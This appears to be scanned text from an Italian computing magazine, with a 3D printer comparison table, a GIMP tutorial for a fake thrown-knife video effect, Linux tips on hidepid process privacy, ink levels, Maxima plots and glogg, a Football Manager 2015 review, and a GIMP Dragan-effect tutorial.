un po' scarse / si, correttamente	scarse / si, correttamente	buone / in modo sufficiente	ottime / non consentito
pochissimi	molto numerosi	un po' pochi	molto numerosi
non disponibili / solo via Internet e in inglese	molto scarse / solo via Internet e in inglese	complete in inglese / via Internet e in inglese	non disponibili / mancano funzioni di aiuto
non sempre chiare e intuitive	completa, in lingua inglese	completa, in lingua inglese	completa, ma in lingua inglese
complicata	un po' complicata	semplice	molto complicata
Montaggio semplice; installazione software semplice; prima messa a punto seguendo istruzioni; durata: 35 minuti / semplice	Montaggio abbastanza semplice; installazione software molto semplice e messa a punto un po' complicata; durata: 50 minuti / complicata	Montaggio semplice; installazione software molto semplice; preparazione filamento un po' complicata; durata: 30 minuti / complicata	Assemblaggio semplice; installazione software complicata; durata: 70 minuti / molto complicata
11 fasi (3 minuti) / un po' complicata	5 fasi (8,5 minuti) / semplice	5 fasi (5,5 minuti) / semplice	7 fasi (8,25 minuti) / un po' complicata

	GERMAN REPRAP NEO	IRAPID BLACK	SINTERMASK FABBSTER G
PREZZO	**€ 784,00**	**€ 999,00**	**€ 1.899,00**
Stampanti 3D	Il filamento in dotazione si è sfaldato e spesso ha bloccato la lavorazione. Il produttore ha promesso di apportare migliorie. Per piccoli oggetti, la qualità di stampa è ok, ma non vengono riprodotti i dettagli. Un difetto elettrico ci ha costretto ad assegnare un malus.	Alcune calamite dovrebbero trattenere il piatto per la stampa, ma il piatto è fuoriuscito assieme all'oggetto stampato. La leva di pressione per il filamento si è rotta e la spina elettrica, non infilandosi bene nella presa, ha fatto sì che venisse assegnato un malus.	La Fabbster, venduta anche in kit di montaggio, utilizza listelli di filamento che non garantiscono un avanzamento omogeneo (stampe imperfette). Voto negativo a causa di piatto per la stampa non perfettamente liscio, coperture e tubi di protezione instabili.
Prova di stampa	Nessun particolare del cuscinetto ruota: gli ingranaggi sono stati stampati incollati tra di loro e non è stato possibile sbloccarli.	La qualità dei cuscinetti è stata valida, ma per fare ruotare gli ingranaggi è stato necessario esercitare una certa pressione.	Non è stato possibile fare muovere neppure di un millimetro, gli ingranaggi creati con la Fabbster. Il cuscinetto era inutilizzabile.
Quali oggetti è possibile stampare?			
Dimensioni max. dell'oggetto da stampare (altezza x larghezza x profondità; dimensioni max. dell'oggetto stampabile; 10 tentativi max)	piccole (15 cm x 15 cm x 15 cm)	piccole (12 cm x 24,5 cm x 14 cm)	grandi (17,5 cm x 22,5 cm x 20,5 cm)
Tipi materiale sintetico utilizzabili / varianti / materiali diversi usabili contemporaneamente	PLA, PLA flessibile / molto numerose (utilizza filamento standard) / 1	PLA / molto numerose (utilizza filamento standard) / 1	ABS, PLA, altri / poche (11) / 1
Utilizzo di materiale di supporto solubile / fisso, per particolari sporgenti	no / si	no / si	no / si
Qualità e velocità di stampa			
Qualità stampe prova (giudizio del tester): artistica / geometrica / stampe complesse	un po' bassa / un po' bassa / molto bassa	bassa / bassa / bassa	un po' bassa / molto bassa / molto bassa
Rispetto delle misure delle stampe di prova (warping / fori / lunghezza / larghezza / altezza); scostamento in centesimi di millimetro	elevato (14 / 154 / 4 / 13 / 22)	un po' basso (31 / 82 / 33 / 18 / 40)	un po' scarso (23 / 51 / 116 / 114 / 15)
Solidità degli oggetti stampati	molto elevata (> 200 N nella prova d'incurvatura)	molto elevata (> 200 N nella prova d'incurvatura)	molto elevata (> 200 N nella prova d'incurvatura)
Durata della stampa con qualità elevata (22 x 19 x 19 mm) / spessore stratificazione	52 minuti / 200 micrometri	42 minuti / 100 micrometri	41 minuti / 100 micrometri
Spessore minimo stampabile degli strati	100 micrometri	50 micrometri	50 micrometri
Rumorosità e consumo energetico			
Rumorosità in fase di stampa	un po' elevata (8,2 Sone)	un po' elevata (7,6 Sone)	elevata (11,1 Sone)
Odore in fase di stampa (giudizio del tester)	minimo	percepibile in modo marcato	odore sgradevole
Costi del materiale	molto economici (da 20,00 Euro al Kg)	molto economici (da 20,00 Euro al Kg)	molto costosi (a partire da 59,95 Euro al Kg)
Qualità dispositivo e software			
Possibilità di configurazione durante la stampa	scarse	un po' scarse	scarse
Funzioni del programma di stampa	molto estese	molto estese	molto estese
Possibilità di connessione / la stampante può funzionare senza PC?	solo via USB / no	solo via USB / parzialmente	USB, scheda SD / solo dopo l'avvio della stampa
Facilità d"uso del dispositivo / Illuminazione dell'area di stampa	scarsa / non disponibile	buona / buona	ottima / manca illuminazione
Accessori in dotazione	un po' pochi	un po' pochi	molto numerosi
Gestione stampante e programmi			
Istruzioni cartacee / funzioni d'aiuto	un po' scarse / solo via Internet e in inglese	un po' scarse / solo via Internet	non disponibili / solo via Internet
Gestione del programma	non sempre chiaro e intuitivo	non sempre chiaro e intuitivo	non sempre chiaro e intuitivo
Utilizzo del programma (giudizio del tester)	complicato	complicato	complicato
Prima messa in servizio / Utilizzo e gestione (giudizio personale del tester)	Assemblaggio semplice; preparazione delicata del filamento; complicata per driver e software; durata: 40 minuti / complicato	Assemblaggio semplice, senza documentazione; installazione semplicissima del software; durata: 30 minuti / un po' complicato	Montaggio semplice; installazione software un po' complicata, calibratura e preparazione filamento complicata; 120 minuti / complicato
Fasi per la stampa di un oggetto / sostituzione del filamento	6 fasi (1,75 minuti) / complicata	6 fasi (2,5 minuti) / un po' complicata	6 fasi (3 minuti) / complicata
RISULTATO DEL TEST			

■ **Fig. 2 • Il coltello colpisce l'attore. Per fortuna si tratta solo di un'animazione!**

UN'ARMA DAVVERO INNOCUA

Ecco come realizzare un perfetto coltello...finto!

Per ottenere un buon effetto, è necessario disporre di una coppia di coltelli: uno vero ed uno finto. Quello vero viene utilizzato nei primi piani e la sua immagine verrà utilizzata per l'animazione del coltello. Tuttavia, essendo reale e dunque pericoloso, non dovrà mai essere lanciato. L'attore deve solo fare il gesto di lanciare un coltello, senza però tenere alcunché in mano. Il coltello finto, invece, è quello che deve essere posizionato addosso all'attore vittima. Di questo, però, si vede soltanto il manico: ecco, quindi, che la costruzione del coltello finto è quasi banale. Basta, procurarsi un coltello a cui si toglie la lama. Il manico del coltello può poi essere incollato ad un rettangolo di plexiglass: grazie ad esso potremo inserirlo nelle fessure di un tessuto facendolo apparire come se fosse davvero dentro al corpo dell'attore.

Il coltello da lanciare

Prepariamo con GIMP l'immagine del coltello da sovrapporre al filmato

01 **IN ESPORTAZIONE**

Abbiamo quindi un video "complessivo" in cui si vede un attore che fa il gesto di lanciare un oggetto, e dopo qualche frazione di secondo si vede comparire il manico di un coltello sul corpo dell'altro attore. Esportiamo il filmato in alta qualità.

02 **LE NOSTRE DUE CLIP**

Apriamo la fotografia del coltello con GIMP e cominciamo a selezionare il coltello stesso con lo strumento di selezione **Lazo**. Possiamo anche impostare i margini sfumati. Clicchiamo poi sul pulsante **Seleziona** seguito da **Fluttuante**.

03 **AREA DI IMMAGINE**

Inseriamo il contenuto della selezione in un nuovo livello, e cancelliamo quello dello sfondo. Ritagliamo poi automaticamente l'immagine cliccando sul menu **Immagine/Imposta la superficie ai livelli.**

04 **IL BLU È L'ULTIMO**

Correggiamo l'immagine con la **gomma** se necessario. L'immagine del coltello è pronta: ora dobbiamo esportarla, cliccando su **File/Esporta**. È fondamentale scegliere il formato di esportazione **PNG**, perché il JPEG non gestisce la trasparenza.

Tips & Tricks

Trucchi e consigli per usare subito GNU/Linux come un esperto, trovare soluzioni rapide ai problemi e sfruttare appieno le potenzialità del sistema

PROCESSI: PRIVACY ED ESECUZIONE

Nella maggior parte dei sistemi GNU/Linux è consentito ad ogni utente di visualizzare tutti i processi attualmente in esecuzione sul computer. Si tratta chiaramente di un limite che minaccia la nostra privacy, specialmente se si sta utilizzando un sistema multiutente come ad esempio un server, visto che altri potrebbero sapere, senza troppi sforzi, cosa viene eseguito da noi in un determinato momento. Fortunatamente, tale comportamento può essere evitato, a patto però che si disponga di un kernel con versione superiore alla 3.2 (per conoscere la versione attualmente in uso è sufficiente digitare il comando **uname -a**) – condizione quasi sicuramente vera se si utilizzano distribuzioni aggiornate. Infatti, da tale versione in avanti è presente una specifica opzione per il comando **mount**, da passarsi quando si attiva il file system virtuale **/proc**, che agisce sulla visibilità dei vari processi (tale file system infatti si occupa proprio di rendere disponibili tutte le informazioni sui processi a livello utente).

L'opzione in questione si chiama **hidepid** ("nascondi PID") e può assumere tre valori numerici distinti: 0, 1 e 2. Il valore **0** imposta il comportamento normale di visualizzazione senza limiti, mentre con **1** si rende impossibile l'accesso alle cartelle dei processi che non appartengano all'utente attualmente utilizzato anche se queste sono ancora presenti (le cartelle sono contraddistinte dai singoli numeri del PID e si trovano all'interno della cartella **/proc**). Il numero 2 definisce invece il livello più restrittivo: le cartelle dei processi altrui verranno nascoste e non si potrà quindi ne accedervi ne conoscere nulla del loro contenuto compresa la loro esistenza.

Fig. 1 • I processi visualizzabili da un utente utilizzando l'opzione hidepid=2 sono solo quelli che sta eseguendo l'utente stesso

Per attivare tale funzione basta utilizzare il comando mount: **sudo mount -o remount,rw,hidepid=2 /proc** e dopo aver premuto invio e inserito la password dell'amministratore il livello di massima privacy sarà attivo. Ovviamente per l'amministratore di sistema tali limiti saranno ignorati infatti potrà sempre vedere tutti i processi. Per rendere definitive le modifiche si deve invece editare, con privilegi di amministratore, il file **/etc/fstab** e aggiungere, nella riga relativa al file system **proc**, la direttiva **hidepid** desiderata.

QUANTO INCHIOSTRO HA LA STAMPANTE? TE LO DICE IL TERMINALE

Quando si amministra un server in una piccola rete locale è facile che questo condivida su di essa anche le stampanti in modo che tutti possano inviare i propri documenti ad un solo dispositivo hardware. I server vengono però quasi sempre amministrati in maniera remota e quindi conoscere il livello dell'inchiostro, uno dei materiali di consumo da tenere sempre sotto controllo, può diventare difficoltoso visto che molti degli strumenti in grado di fornire tale informazione sono prevalentemente grafici. In questi casi è però sufficiente installare sul proprio sistema due librerie (**libinklevel** e **libieee1284**) e un semplice programma, chiamato non a caso **ink**, per estrarre tali dati direttamente da riga di comando (***http://ink.sourceforge.net/***). In genere, il modo più rapido per installare tale programma è tramite l'utilizzo del package manager ma nel caso in cui ink non fosse presente nei propri repository si potrà procedere

manualmente con la compilazione (il procedimento è molto facile ed è descritto nei file allegati ai sorgenti). Una volta installato il programma basterà, dall'interno della shell, digitare il comando **ink -p usb** e premere **Invio** per ottenere la percentuale attuale di inchiostro contenuto nelle singole cartucce. Usando lo switch **-p usb** il programma accederà alla prima stampante connessa tramite appunto il bus USB ma in alternativa è possibile specificare sia il tipo di porta **-p** (che può essere **parport** o **usb**) e il numero della stessa **-n** (che di default è **0**). Inoltre con l'opzione **-d** si può indicare direttamente il device che si vuole interrogare, ad esempio **ink -d /dev/usb/ STAMPANTE**.

GRAFICI DI FUNZIONI CON MAXIMA

Maxima (***http://maxima.sourceforge.net/***) è un programma capace di eseguire calcoli numerici, risolvere equazioni, disegnare grafici oltre a svolgere moltissimi altri compiti (prettamente matematici). Per questo motivo si rivela un prezioso alleato di tutti gli studenti, dalle scuole medie all'università, oltre ad essere indispensabile negli ambiti lavorativi e di ricerca. Tra le tantissime opzioni che mette a disposizione vi è anche, come citato, la possibilità di disegnare grafici di funzioni. In genere infatti disegnare un grafico può richiedere parecchio tempo oltre ad essere un compito non facilissimo, mentre con Maxima in pochi secondi si potrà apprezzarne l'andamento. Vediamo allora alcuni esempi. Dopo aver lanciato il programma, dal suo prompt sarà sufficiente digitare: **plot2d** (**x^2, [x, 0, 5]**); per far apparire una parabola con la variabile x che varia tra 0 e 5. Come si può vedere la sintassi è molto semplice, la prima parte è occupata dalla definizione della funzione mentre nella seconda, tra parentesi quadre, viene impostato il range della variabile. Il grafico può anche essere inviato direttamente in un file per poi ad esempio includerlo all'interno di uno specifico documento: **plot2d(cos(x),[x,0,2*%pi],[gnuplot_term,png],[gnuplot_out_file,"coseno.png"])**; in questo caso, dopo il range della variabile (qui varia tra 0 e due Pi greco visto che vogliamo disegnare una funzione trigonometrica) si chiede al programma di plot di esportare un file grafico in formato png e che questo venga chiamato "**coseno.png**". In questo caso quindi, dopo aver premuto invio, non apparirà più la finestra grafica di gnuplot ma l'interprete del programma ci segnalerà l'avvenuta creazione del file indicandoci il nome completo di percorso dello stesso. Ovviamente questo è solo un breve esempio di cosa sia possibile fare con Maxima e quindi, a tutti coloro che ne fossero interessati, non rimane che leggersi il manuale del programma (presente nelle pagine del progetto) dove sono disponibili tantissimi esempi da cui derivare il comando che più servirà al proprio scopo.





Fig. 2 • Con Maxima e GNUPlot disegnare un grafico di una funzione è semplice ed immediato

ANALISI DEI FILE DI LOG IN MODALITÀ GRAFICA

Non tutti amano utilizzare la shell per eseguire comandi con cui svolgere i compiti di amministrazione del sistema, specialmente se esistono dei programmi con comode interfacce grafiche e con pari caratteristiche funzionali. Tra le operazioni più ricorrenti vi è quella di analizzare i file di log che, come abbiamo più volte avuto occasione di ripetere, sono una risorsa importantissima per capire cosa stia succedendo sul proprio sistema e scorrerne il contenuto con glogg (***http://glogg.bonnefon.org/index.html***) diventa un'operazione facilissima e con funzionalità pari a quanto ottenibile da riga di comando. Dopo averlo lanciato si deve per prima cosa cliccare sul menu **File** e selezionare, cliccando **Open**, il file di log che si desidera consultare (questi si trovano solitamente nella cartella **/var/log**). Apriamo ad esempio il file **dmesg**, che conserva al suo interno i messaggi del kernel e dopo aver cliccato su **Apri** questo apparirà nella parte alta della finestra dove potremo scorrerne il contenuto avanti indietro come con qualsiasi editor. Molto interessante è l'opzione di ricerca; infatti inserendo all'interno del campo **Text** i caratteri o le parole da ricercare e poi premendo **search** si otterrà un duplice risultato: nella parte bassa della finestra verranno visualizzate tutte le linee, compreso il loro numero progressivo, che contengono quanto definito, mentre vicino alla barra con cui far scorrere il file di log appariranno delle barrette rosse che individuano dove le linee trovate siano localizzate all'interno del documento. Cliccando poi su uno qualsiasi degli elementi trovati la finestra principale inquadrerà immediatamente la zona del file che lo contiene. Nella finestra di visualizzazione del file è anche possibile contrassegnare delle singole linee (magari perché le si ritiene interessanti) e queste appariranno immediatamente nella zona dedicata alla ricerche così da poterle raggiungere nuovamente con un solo clic. Inoltre premendo il tasto / si può anche attivare una ricerca veloce, relativa questa volta alle righe attualmente visualizzate sullo schermo così da individuare ancor più velocemente il nostro obiettivo.





Fig. 3 • Glogg permette una facile e immediata ricerca all'interno dei file di log

Il Pinguino scende in campo!

Il nostro sogno è quello di allenare una squadra di calcio? Football Manager 2015 è il gioco che fa per noi! Ed è perfettamente compatibile con GNU/Linux

Michele Petrecca

Football Manager 2015

Licenza: Proprietaria **Tipo:** Gioco **Sito Web:** http://www.footballmanager.com

Durante il campionato, sia esso di serie A, la serie cadetta e/o serie "minori", nonché durante lo svolgersi delle coppe Europee e tutte le volte che gioca la Nazionale (sia essa una partita amichevole o ufficiale), gli italiani si trasformano in perfetti allenatori! Tutti a dare suggerimenti, direttive e consigli per evitare un insignificante pareggio o, ancor peggio, la sconfitta. Per tutte questi appassionati è stato rilasciato **Football Manager 2015** (FM15 da ora per semplicità), sviluppato dalla software house inglese **Sports Interactive** (***www.sigames.com***), pubblicato dalla Giapponese **Sega** (***www.sega-italia.com***) e distribuito attraverso **Steam** (***http://store.steampowered.com***), nota piattaforma digitale proprietaria della software house Americana **Valve** (***www.valvesoftware.com***). Se siamo qui a parlare di FM15 è perché questo è il secondo rilascio per GNU/Linux dopo il precedente FM14!

Fig. 1 • Il menu generale di FM15 fa intuire già quale sarà il nostro ruolo nell'intero campionato!

REQUISITI DI SISTEMA


Un hardware non all'ultimo grido

Come tutti i giochi di un "certo spessore" più il nostro sistema è performante meglio è! Nel caso di FM15 viene raccomandato un processore Intel Core o AMD Athlon con frequenza di clock di almeno 2 GHz. Per la scheda grafica è opportuno avere almeno una NVIDIA GeForce 7300GT (o una ATI Radeon HD 2400). Di memoria RAM sarebbero auspicabili 2 GB mentre lo spazio su hard disk necessario è di 1,3 GBper la versione demo che diventano 3 GB in caso di versione completa. Non è detto che PC con hardware un po' più datato rispetto a quello riportato non siano comunque in grado di avviare il gioco: probabilmente rinunciando a qualche effetto si potrà lanciare ugualmente FM15.

ANCORA STEAM!


Ebbene sì, il client di casa Valve ci permette di usufruire della versione demo di FM15: ***http://store.steampowered.com/app/295270/***! Avendo definito più volte le modalità di installazione di un gioco riportiamo soltanto i passi essenziali: prima di tutto è d'obbligo installare il client Steam, oramai presente nei repository delle distribuzioni più diffuse. A questo punto, se non siamo già registrati, occorre creare un account Steam. Effettuato l'accesso andiamo alla ricerca di Football Manager (o utilizziamo il link sopra riportato) e provvediamo all'installazione cliccando sul pulsante **Scarica la demo per PC**. Terminato il download dei file (circa 1,3 GB) possiamo lanciare il gioco e arrivare, dopo qualche secondo, al menu generale visibile in Fig. 1. Per motivi di spazio, in queste pagine non ci soffermeremo sulla scelta di una Nazione piuttosto che un'altra poiché funzione dei propri gusti e curiosità, così come non daremo alcun suggerimento sulla rosa dei giocatori e i nomi da trattare, dei ruoli ricoperti (che è possibile variare durante la simulazione) nonché della disposizione della squadra e del modulo da utilizzare (ad esempio, 4-4-2 piuttosto che un 4-3-3, a diamante largo, ecc) poiché questi aspetti si dovranno decidere in base alle strategie che preferiamo adottare!

Il vero allenatore sei tu!

Definiamo il nostro personaggio: quale squadra allenare e che carattere assumere?

01 L'ALLENATORE

Dal menu generale del gioco, clicchiamo su **Football Manager**: nella versione demo, la nazione predefinita è l'Inghilterra, ma non è importante ai fini del nostro scopo. Clicchiamo sul nome della **Nazione** e scegliamo l'allenatore: possiamo inserire anche un nome inventato. Le informazioni etichettate con un asterisco rosso sono obbligatorie.

02 A SQUADRA

Clicchiamo su **Avanti - Informazioni aggiuntive** per riportare, facoltativamente, ulteriori caratteristiche compresa la condivisione sui social network. Arriviamo quindi alla scelta della squadra da allenare per la quale è possibile analizzarne dapprima la rosa di giocatori cliccando su **Vedi rosa** (posto accanto alle casacche ufficiali).

03 QUALE ALLENATORE?

A questo punto dobbiamo scegliere che tipo di allenatore interpretare: se più impegnato sul campo, negli allenamenti optiamo per **Allenatore in tuta**. Altrimenti, possiamo scegliere **Allenatore tattico** per influenzare meglio la stampa e i giocatori. È possibile personalizzare ogni singola voce utilizzando i pulsanti "-" e "+".

I MANAGER DEL PALLONE

Il manageriale calcistico FM15 ad oggi non ha rivali. Con il susseguirsi delle versioni ha sbaragliato la concorrenza per concretezza, realtà delle simulazioni e per non aver lasciato al caso neppure il più piccolo aspetto del mondo del calcio. La dinamica di FM15 è molto complessa e per riportarla in sintesi forse non basterebbero neppure 10 pagine! L'unico modo è quello di analizzare ogni singola voce in ogni schermata quando andremo a provare la versione demo del gioco. Nei tutorial, illustreremo solo come arrivare alla prima partita dopodiché ognuno dovrà camminare con le proprie gambe! Per chi


Le prime decisioni

Ormai siamo allenatori. Pensiamo al meglio per la nostra squadra!

01 LA DIRIGENZA...

Cliccando su **Conferma** nel terzo passo del primo tutorial verremo portati in **Posta in arrivo**: alcune mail riguardano il calciomercato, altre sono a carattere generale. La dirigenza ci invita alla prima riunione a partire dalla quale inizieranno le importanti decisioni per creare una squadra vincente!Clicchiamo su **Partecipa all'incontro**.

02 ...E I GIOCATORI?

Espletate le prime formalità, clicchiamo su **Continua** (presente in alto a destra) per far scorrere il tempo al fine di prendere decisioni sul calciomercato, allenamenti e aspetti tattici in vista della prima partita, un'amichevole di preparazione al campionato: quando richiesto dovremo obbligatoriamente fornire una rosa di giocatori per il ritiro.

03 IL RITIRO

Clicchiamo su **Rispondi** e scegliamo i giocatori, fino ad un massimo di **40**, da convocare per il ritiro. La scelta può essere effettuata per ogni singolo giocatore oppure automaticamente con il pulsante **Selezione automatica**. Premiamo **Conferma selezione**. Verifichiamo la presenza di ulteriori messaggi, quindi clicchiamo su **Continua**.

Il fischio d'inizio!

La nostra prima prova importante da allenatori: non possiamo perdere quest'incontro

01 LA FORMAZIONE

In vista della gara dovremo scegliere gli 11 giocatori che scenderanno in campo e quelli che partiranno dalla panchina. In figura, l'avvicinarsi dell'amichevole con la squadra cinese A'erbin ci impone la scelta della formazione. È sufficiente cliccare su ogni singolo ruolo e scegliere il nome. Terminiamo con **Conferma formazione.**

02 NEGLI SPOGLIATOI

A questo punto vi saranno le usuali analisi pre-partita nei programmi televisivi comprensivi dei soliti pronostici. La nostra squadra è data per favorita con almeno 3 gol di scarto! Premiamo su **Continua** per rifinire alcuni aspetti tecnici suggeriti anche dall'allenatore in seconda per arrivare negli spogliatoi dove fare un bel discorsetto alla squadra!

03 IL FISCHIO DI INIZIO

Non ci resta che cliccare su **Inizia partita** e partire con la seconda fase: analizzare come la squadra è messa in campo e se è necessaria qualche modifica di ruolo e/o sostituzione. Ma dopo soli 4 minuti di gioco qualcosa sta andando storto visto che la nostra squadra subisce una rete! Sarà forse il caso di applicare una tattica di gioco differente?

04 TUTTO IN SALITA!

D'accordo, era solo un'amichevole, ma non si doveva perdere 4-3 vista la differenza tra le due squadre! Il pronostico del pre-partita è stato totalmente disatteso! La squadra in campo sembrava inesistente. Il risultato non intaccherà il nostro ruolo di allenatore, ma di sicuro più di qualcosa deve essere cambiato fin da subito al fine di evitare una nuova figuraccia!

ha provato a giocare con la precedente versione di Football Manager, lanciando FM15 la prima cosa che noterà sarà la presenza di una barra laterale tramite la quale viene migliorata la gestione nei diversi aspetti con tanto di notifiche in caso di novità! In alcuni messaggi della posta in arrivo saremo costretti a rispondere prima di andare avanti: ad esempio, le riunioni con la dirigenza, la scelta della rosa dei giocatori in vista di un ritiro ed eventuali richieste dell'allenatore in seconda. Nell'interfaccia i pallini gialli con il punto interrogativo indicano un aiuto in tempo reale. Ricordiamo che Football Manager è un manageriale, quindi non andremo materialmente a disputare una partita di calcio ma gli eventi verranno simulati dall'intelligenza artificiale e i risultati finali saranno funzioni di una miriade di aspetti: morale, tattica, capacità, ruolo e condizione fisica di ogni singolo giocatore che faremo scendere in campo e quindi, di riflesso, sulla disposizione globale della squadra. Per questo motivo dovremo tener conto di ogni più piccolo particolare di ogni singolo giocatore e questo possiamo farlo sia durante tutta la fase preparatoria che in una partita. Come? Spostando i ruoli e/o effettuando delle sostituzioni tra giocatori che in campo non rispondono alle nostre aspettative. Durante lo svolgimento della partita possiamo attivare anche la modalità Radar ovvero un piccolo rettangolo con visione 2D dall'alto che ci permette di analizzare in tempo reale le disposizioni delle squadre in campo e i movimenti dei giocatori permettendoci di correggere qualche ruolo e/o effettuare sostituzioni per portare la squadra ad un bilanciamento ottimale tra attacco e difesa. Le modalità di visualizzazione sono **Partita Intera**, **Dettagliata** e **Estesa**: più la modalità si discosta dalla partita intera e meno azioni di gioco vedremo. Siamo proprio sicuri di essere pronti ad interpretare un novello Conte, Mazzarri o Allegri?


A tutto Dragan!


Manipoliamo i colori di una fotografia per renderla estremamente realistica o del tutto surreale: tutto quello che ci occorre è GIMP e un po' di buona volontà

Luca Tringali

Giocando con il colore di una fotografia possiamo ottenere risultati molto diversi: possiamo rendere un'immagine assolutamente surreale, oppure avvicinarla il più possibile alla realtà. Ma qualcuno potrebbe chiedersi: come si può rendere una foto "più reale"? Una foto è già realistica. Purtroppo no: in genere, chi guarda una foto è consapevole di trovarsi di fronte ad una riproduzione. E questo perché di norma nei ritratti fotografici mancano spesso dei particolari. Certo, se stiamo utilizzando un obiettivo Zeiss OTUS da 55 mm (considerato il miglior obiettivo del mondo), possiamo avere tutti i dettagli del soggetto. Se, però, i 4000 euro necessari per portarsi a casa quest'obiettivo non ci avanzano, è inevitabile che nelle nostre foto mancheranno quei piccoli particolari che ci consentono di rendere l'immagine reale (per fare un esempio, i follicoli piliferi presenti su quasi tutto il corpo). In realtà, sono probabilmente stati "registrati" nella foto, ma non sono visibili per via del poco contrasto locale. In altre parole, il colore e la luminosità dei vari particolari sono troppo simili a ciò che li circonda, quindi l'occhio dell'osservatore non li nota anche se sono presenti. Possiamo quindi risolvere il problema aumentando il contrasto dell'immagine localmente, cioè solo nei punti in cui sono presenti dei dettagli da rendere più visibili invece che in tutta l'immagine. Con contorni così evidenti, chi guarda la foto ha l'illusione di trovarsi proprio davanti al soggetto, perché si possono osservare tutti i particolari che si notano nella realtà (barba, rughe, nei e qualsiasi segno riconoscibile del soggetto). Questo tipo di effetto è chiamato **Dragan**, dal nome del fotografo *Andrzej Dragan*. Per realizzarlo in GIMP, sarà sufficiente sfruttare il pennello, in modalità "Luce forte": quando coloriamo una parte dell'immagine in nero, essa diventerà più scura. Invece, quando utilizzeremo il bianco, diventerà più chiara. Passando quindi il pennello sui punti da evidenziare, diventa possibile rendere le ombre più scure e le luci più chiare solo dove vogliamo. Qualcuno chiama questo effetto "contrasto locale", perché consiste proprio nel dare maggiore contrasto soltanto ad alcune piccole porzioni dell'immagine. Esistono anche dei plug-in già pronti, ma ovviamente, non possono fornire lo stesso risultato che otterremo scegliendo manualmente le zone su cui applicare l'effetto.

Prepariamoci all'Hi-Pass!

Rendiamo molto più netti i contorni dell'immagine. Ecco come fare

01 TRIPLICARE LA FOTO

Il nostro lavoro comincia aprendo in GIMP l'immagine su cui vogliamo applicare l'effetto (magari una foto di test). Dobbiamo duplicare due volte il livello esistente, ottenendo quindi tre livelli identici, uno sopra l'altro.

02 SFOCATURA DI GAUSS

L'intenzione è di produrre un effetto Hi-Pass. Quindi, ci posizioniamo sul livello superiore dei tre, ed applichiamo una sfocatura gaussiana. Come valore del raggio di sfocatura possiamo scegliere **20**.





Fig. 2 • L'effetto "psichedelico" di Warhol

ILLUMINAZIONE MOLTO DIVERSA

Ad ogni effetto la giusta luce!

